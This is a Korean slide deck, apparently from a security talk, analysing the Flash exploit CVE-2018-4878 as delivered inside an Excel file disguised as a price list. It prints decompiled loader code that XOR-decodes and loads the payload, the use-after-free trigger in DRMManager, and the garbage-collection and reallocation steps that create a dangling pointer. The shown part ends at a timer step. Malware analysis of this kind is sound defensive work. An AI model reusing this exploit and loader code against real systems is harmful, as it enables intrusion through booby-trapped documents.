


최근 사이버 공격에 사용된 플래시 익스플로잇 분석

CVE-2018-4878



손기중

• 오피스 문서 파일



• 엑셀에 삽입한 악성 플래시 파일

A1 fx				
	A	B	C	D
1				
2				
3		인기상품	가격	
4		존바바토스 아티산 포 맨	25800원	
5		한국오츠카제약 우르오스 올인원 모이스처라이저 스킨 로션 200ml	19,020원	
6		탈모닷컴 올뉴 TS 샴푸 500ml	34,220원	
7		CJ라이온 아이깨끗해 폼 핸드 솥 250ml	2,760원	
8		시세이도 센카 퍼펙트 햅 폼 클렌징 120g	4,080원	
9		갈더마 세타필 모이스처라이징 로션 591ml	10,610원	
10		유니레버 도브 실키 바디크림 300ml	13,900원	
11		LG생활건강 보닌 트리플 액션 원샷 플루이드 180ml	18,510원	
12		두피중심 고체샴푸 28g	12,160원	
13		르쉴라야 퓨어텐 클렌저 810ml	18,900원	
14				
15				
16				
17				




CVE-2018-4878


User Interaction ? 제한된 보기 상태에서 여는 경우를 제외하고 플래시 자동 실행

주요 유포 경로

- 이메일, 메신저, SNS



• 익스플로잇 흐름도



• 익스플로잇 로더

The image shows a file explorer on the left with a tree view containing folders like _rels, docProps, xl, rels, drawings, _rels, media, printerSettings, theme, worksheets, and _rels. The 'rels' folder is selected, and its contents are shown in the right pane: 'rels' folder, 'activeX1.bin' file, and 'activeX1.xml' file. A green box highlights 'activeX1.bin', and a blue arrow points from it to a hex editor window titled 'activeX1.bin'.


The hex editor window displays the following data:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Hex Dump
00000240	00	00	00	00	00	BB	53	76	B8	5F	01	00	00	C8	0A	CC»Sv, _...È.1
00000250	6F	61	64	73	77	66	00	FF	15	78	A9	01	00	01	00	00	...x@.....
00000260	00	00	00	43	57	53	20	2A	85	03	00	78	9C	2D	49	A8	...CWS *...xœ-I
00000270	E6	CD	25	23	85	FA	BA	51	77	F8	8E	AF	0F	54	48	58	...HX
00000280	D1	1A	14	D6	EC	48	49	38	05	83	4A	64	36	09	AA	AF	Ñ..ÖiHI8.fJd6.*
00000290	57	E7	93	AB	7C	6C	68	40	BE	DD	A9	FF	3F	6A	17	B2	Wç"« lh@xYoy?j.*
000002A0	68	61	19	38	75	A2	5F	90	34	53	C5	33	09	D4	7A	A7	ha.8uc_.4SÅ3.Ôz\$
000002B0	36	F5	61	51	59	67	B7	8B	36	71	F7	F6	B7	E4	FA	11	6ôaQYg<6q÷ô·áu.
000002C0	31	51	63	0B	E9	79	3A	D6	D7	05	D7	7D	AA	78	02	B7	1Qc.éy:Öx.*x.·
000002D0	0C	EB	A8	01	00	AD	84	C5	52	C1	84	89	51	E0	91	D7	.ë~...„ÄRÄ„%QÀ`x
000002E0	CF	81	30	1C	F1	12	31	E8	71	B9	8E	BB	1F	4B	9F	B5	İ.0.ñ.1èq+Ž».KYµ
000002F0	FD	B3	A8	61	37	8A	90	99	21	AF	FF	8E	DB	4E	49	FD	ý*`a7Š.™!`ýŽÛNIý
00000300	65	22	18	0C	BD	54	84	27	B4	E2	6B	34	B9	8F	64	59	e"...%T„'`ák4+.dY
00000310	E3	9A	CE	BF	B1	F8	89	03	82	CF	10	08	41	42	A0	70	ãšİç±ø%,.İ..AB_p

A green box highlights the text 'CWS' in the hex dump at offset 00000260. A blue arrow points from the 'activeX1.bin' file in the file explorer to the hex editor window.

익스플로잇 분석

• 디컴파일 익스플로잇 로더



• 익스플로잇 디코드 함수 (Decrypt?)


```
public function Decrypt(event:Event) : void
{
    var j:int = 0;
    var loader:URLLoader = URLLoader(event.target);
    var swf_key_txt:String = loader.data;
    var decData:ByteArray = new ByteArray();
    var swf_key:ByteArray = new ByteArray();
    for(var i:int = 0; i < swf_key_txt.length; i = i + 2)
    {
        swf_key.writeByte(uint("0x" + swf_key_txt.substr(i,2)));
    }
    decData.writeBytes(this.binData,0,this.sz_swf_head);
    this.binData.position = this.sz_swf_head + this.id_len;
    var n:uint = this.binData.readUnsignedInt();
    this.binData.position = 0;
    for(i = this.sz_swf_head + this.id_len + 4; i < this.binData.length; i = i + 100)
    {
        for(j = 0; j < this.id_len; j++)
        {
            decData.writeByte(this.binData[i + j] ^ swf_key[j]);
        }
    }
    var l:Loader = new Loader();
    l.loadBytes(decData);
    addChild(l);
}
```

decode

Load exploit

익스플로잇 분석

· 익스플로잇 플래시 파일



The screenshot displays an IDE interface. On the left, a project tree shows a folder named 'scripts' containing a file 'mx'. The file 'mx' is expanded, revealing a list of variables and functions, with '\$\x01\$' highlighted. On the right, the source code for the 'mx' file is shown, consisting of several lines of ActionScript code. The code includes variable declarations for a timer, a media player, and a flash object, followed by a public function that initializes these variables and calls a super method.

```
14  
15  
16     var $x05$ : $x1e$x1d$;  
17  
18     var $x04$ : MediaPlayer;  
19  
20     var $x07$ : $x1e$x1d$;  
21  
22     var $x06$ : $x1e$x16$;  
23  
24     var $x03$ : Timer;  
25  
26     var $x1c$ : uint;  
27  
28     var $x1a$ : flash01;  
29  
30     public function $x01$ (param1:flash01)  
31     {  
32         super();  
33         this.$x1a$ = param1;  
34         this.$x1e$x18$ ();
```

- 취약점 원인 (Use After Free)

- PrimeTime SDK DRMManager (com.adobe.tv.sdk.mediacore.PSDK)


```
public function trig_uaf() : void {  
    var ps:PSDK = null;  
  
    // 1. 미디어 플레이어 생성  
    var data14:PSDKEventDispatcher = null;  
    ps = PSDK.pSDK;  
    data14 = ps.createDispatcher();  
    this.$Wx04$ = ps.createMediaPlayer(data14);
```

```
    // 2. DRMManager 초기화
```

```
    this.drm_obj1= new DRMLIST_Obj(); // DRMOperationCompleteListener  
    this.$Wx04$.drmManager.initialize(this.drm_obj1);
```


```
    // 3. Null DRMOperationCompleteListener (drmManager는 계속 오브젝트 참조)
```

```
    this.drm_obj1 = null; // Enter delayed free list  
}
```




• Force Garbage Collect

```
public function $Wx01$(param1:flash01)
{
    super();
    this.flash01_obj = param1;
    this.trig_uaf();
    try
    {
        new LocalConnection().connect("foo");
        new LocalConnection().connect("foo");
    }
}
```



```
new LocalConnection().connect("foo");  
new LocalConnection().connect("foo"); // Force Garbage Collect
```

• Force Garbage Collect



The screenshot shows a Stack Overflow page for the question "Force Garbage Collection in AS3?". The question is highlighted with a green box. The code snippet in the question is also highlighted with a green box. The answer by user "moccamaximum" is shown below, with the explanation and the code snippet highlighted with green boxes.

stackoverflow Questions Developer Jobs Tags Users Search...

The results are in! [See the 2018 Developer Survey results.](#) »

Force Garbage Collection in AS3?

3
18

```
try {  
    new LocalConnection().connect('foo');  
    new LocalConnection().connect('foo');  
} catch (e:*){  
    trace("Forcing Garbage Collection :"+e.toString());  
}
```

moccamaximum 2013. 1. 9 오전 7:32 (Howitzer210에 대한 응답)

1. Re: Why Isn't the AS3 garbage collector picking this up?

Nulling your objects will not cause a sweep of your memory.
But there is a way to force garbage collection for testing purposes (found [here](#))

To force an immediate GC mark/sweep, all you have to do is call connect() on two LocalConnections with the **same name**. This will throw an error, so you'll have to wrap it in a try/catch block.


```
try { new LocalConnection().connect('foo'); new LocalConnection().connect('foo'); } catch (e:*) {} ,
```

• DRMOperationCompleteListener Class Object 재할당

```

try {
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch(e:Error) ←
{
    // dangling pointer로 사용
    drm_obj2 = new DRMLIST_Obj();
}
    
```

에러발생



- Make Dangling Pointer (drm_obj2)

.... // Timer 실행

